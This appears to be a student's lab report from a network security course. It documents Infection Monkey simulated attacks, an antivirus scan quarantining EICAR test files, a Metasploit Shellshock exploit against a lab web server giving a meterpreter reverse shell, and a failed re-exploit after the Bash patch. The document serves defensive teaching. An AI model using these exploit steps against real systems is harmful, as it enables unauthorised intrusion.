

Defending the Network from a Simulated Attack (3e)

Network Security, Firewalls, and VPNs, Third Edition - Lab 02

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Time on Task:

12 hours, 18 minutes

Progress:


100%

Report Generated: Friday, June 10, 2022 at 11:56 AM

Section 1: Hands-On Demonstration

Part 1: Perform a Simulated Attack with Infection Monkey


14. Make a screen capture showing the **successful exploit of the corporationtechs.com web server from MonkeyIsland.**




Defending the Network from a Simulated Attack (3e)

Network Security, Firewalls, and VPNs, Third Edition - Lab 02

17. Make a screen capture showing the recommendations for the corporationtechs.com web server.



20. Make a screen capture showing the remote zip file copied to the corporationtechs.com machine (172.40.0.20).




Part 2: Use Antivirus Software to Remove Malicious Files

Defending the Network from a Simulated Attack (3e)

Network Security, Firewalls, and VPNs, Third Edition - Lab 02

12. Make a screen capture showing the contents of the VIRUS directory.




```
Activities Terminal Jun 8 13:05
Target: linux01
drwxr-xr-x 2 user user 4096 Jun 8 12:52 Music
drwxr-xr-x 2 user user 4096 May 29 2020 Pictures
drwxr-xr-x 2 user user 4096 May 29 2020 Templates
drwxr-xr-x 2 user user 4096 May 29 2020 Videos
drwxrwxr-x 2 user user 4096 Jun 8 13:03 VIRUS
user@corporationtechs:~$ clamscan -ri --move=/home/user/VIRUS ./
LibClamAV Warning: *****
LibClamAV Warning: *** The virus database is older than 7 days! ***
LibClamAV Warning: *** Please update it as soon as possible. ***
LibClamAV Warning: *****
/home/user/Music/eicar.com: Eicar-Signature FOUND
/home/user/Music/eicar.com: moved to '/home/user/VIRUS/eicar.com'
/home/user/Music/eicar_com.zip: Eicar-Signature FOUND
/home/user/Music/eicar_com.zip: moved to '/home/user/VIRUS/eicar_com.zip'

----- SCAN SUMMARY -----
Known viruses: 8922183
Engine version: 0.102.4
Scanned directories: 142
Scanned files: 458
Infected files: 2
Data scanned: 95.28 MB
Data read: 69.36 MB (ratio 1.37:1)
Time: 27.205 sec (0 m 27 s)
user@corporationtechs:~$ ls ./Music
eicar.com eicar_com.zip
user@corporationtechs:~$ ls ./VIRUS
eicar.com eicar_com.zip
user@corporationtechs:~$
```

Section 2: Applied Learning

Part 1: Exploit a Vulnerable Web Server with Metasploit


11. Make a screen capture showing the **updated exploit settings**.



Defending the Network from a Simulated Attack (3e)

Network Security, Firewalls, and VPNs, Third Edition - Lab 02

17. Make a screen capture showing the **successful Linux shell command** on TargetLinux01.




```
meterpreter > 1
[-] Unknown command: 1.
meterpreter > 1s
[-] Unknown command: 1s.
meterpreter > 1S
[-] Unknown command: 1S.
meterpreter > 1s
[-] Unknown command: 1s.
meterpreter > 1 s
[-] Unknown command: 1.
meterpreter > -1s
[-] Unknown command: -1s.
meterpreter > 2s
[-] Unknown command: 2s.
meterpreter > ls
Listing: /usr/lib/cgi-bin
=====
Mode                Size  Type  Last modified          Name
----
100755/rwxr-xr-x  781   fil   2020-10-10 14:41:31 -0700 test-cgi.sh
meterpreter > 
```

Part 2: Patch the Exploited System

Defending the Network from a Simulated Attack (3e)

Network Security, Firewalls, and VPNs, Third Edition - Lab 02

4. Make a screen capture showing the **pre-patch Bash version**.

A screenshot of a Linux terminal window. The window title is "Terminal" and the system clock shows "Jun 8 13:13". The terminal prompt is "user@corporationtechs:~\$". The user has entered the command "bash --version". The output of the command is displayed: "bash: version: No such file or directory", "GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)", "Copyright (C) 2013 Free Software Foundation, Inc.", "License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>", and "This is free software; you are free to change and redistribute it. There is NO WARRANTY, to the extent permitted by law." The terminal window is overlaid on a desktop environment with a sidebar showing icons for Activities, Files, and a terminal icon. A watermark "TargetLinux01" and "Phan" are visible in the background.


```
user@corporationtechs:~$ bash --version
bash: version: No such file or directory
user@corporationtechs:~$ bash --version
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$
```


Defending the Network from a Simulated Attack (3e)

Network Security, Firewalls, and VPNs, Third Edition - Lab 02

9. Make a screen capture showing the **post-patch Bash version**.




```
user@corporationtechs:~$ bash --version
bash: version: No such file or directory
user@corporationtechs:~$ bash --version
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$ cd Downloads
user@corporationtechs:~/Downloads$ ls
bash_5.0-6ubuntu1_amd64.deb
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
dpkg: error: cannot access archive 'bash_5.0-6ubuntu1_amd64.deb': No such file
or directory
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
(Reading database ... 170569 files and directories currently installed.)
Preparing to unpack bash_5.0-6ubuntu1_amd64.deb ...
Unpacking bash (5.0-6ubuntu1) over (5.0-6ubuntu1) ...
Setting up bash (5.0-6ubuntu1) ...
update-alternatives: using /usr/share/man/man7/bash-builtins.7.gz to provide /u
sr/share/man/man7/builtins.7.gz (builtins.7.gz) in auto mode
Processing triggers for install-info (6.7.0.dfsg.2-5) ...
Processing triggers for man-db (2.9.1-1) ...
user@corporationtechs:~/Downloads$
```

Defending the Network from a Simulated Attack (3e)

Network Security, Firewalls, and VPNs, Third Edition - Lab 02

13. Make a screen capture showing your **unsuccessful exploit attempt**.



The screenshot shows a terminal window titled "AttackLinux01" with a timestamp of "2022-06-08 12:19:25" and the user "Christopher Phan". The terminal displays the following commands and output:

```
meterpreter > -ls
[-] Unknown command: -ls.
meterpreter > 2s
[-] Unknown command: 2s.
meterpreter > ls
Listing: /usr/lib/cgi-bin
=====
Mode                Size  Type  Last modified          Name
----                -
100755/rwxr-xr-x    781   fil   2020-10-10 14:41:31 -0700 test-cgi.sh

meterpreter > exit
[*] Shutting down Meterpreter...


[*] 172.40.0.20 - Meterpreter session 2 closed. Reason: User exit
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 172.40.0.20:80 - The target is not exploitable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```


Section 3: Challenge and Analysis

Part 1: Run an Antivirus Scan on the vWorkstation

Make a screen capture showing the **EICAR file discovered by Windows Virus and threat protection**.



Part 2: Harden the Network Perimeter

Defending the Network from a Simulated Attack (3e)

Network Security, Firewalls, and VPNs, Third Edition - Lab 02

Make a screen capture showing the **updated firewall rules on the DMZ interface**.

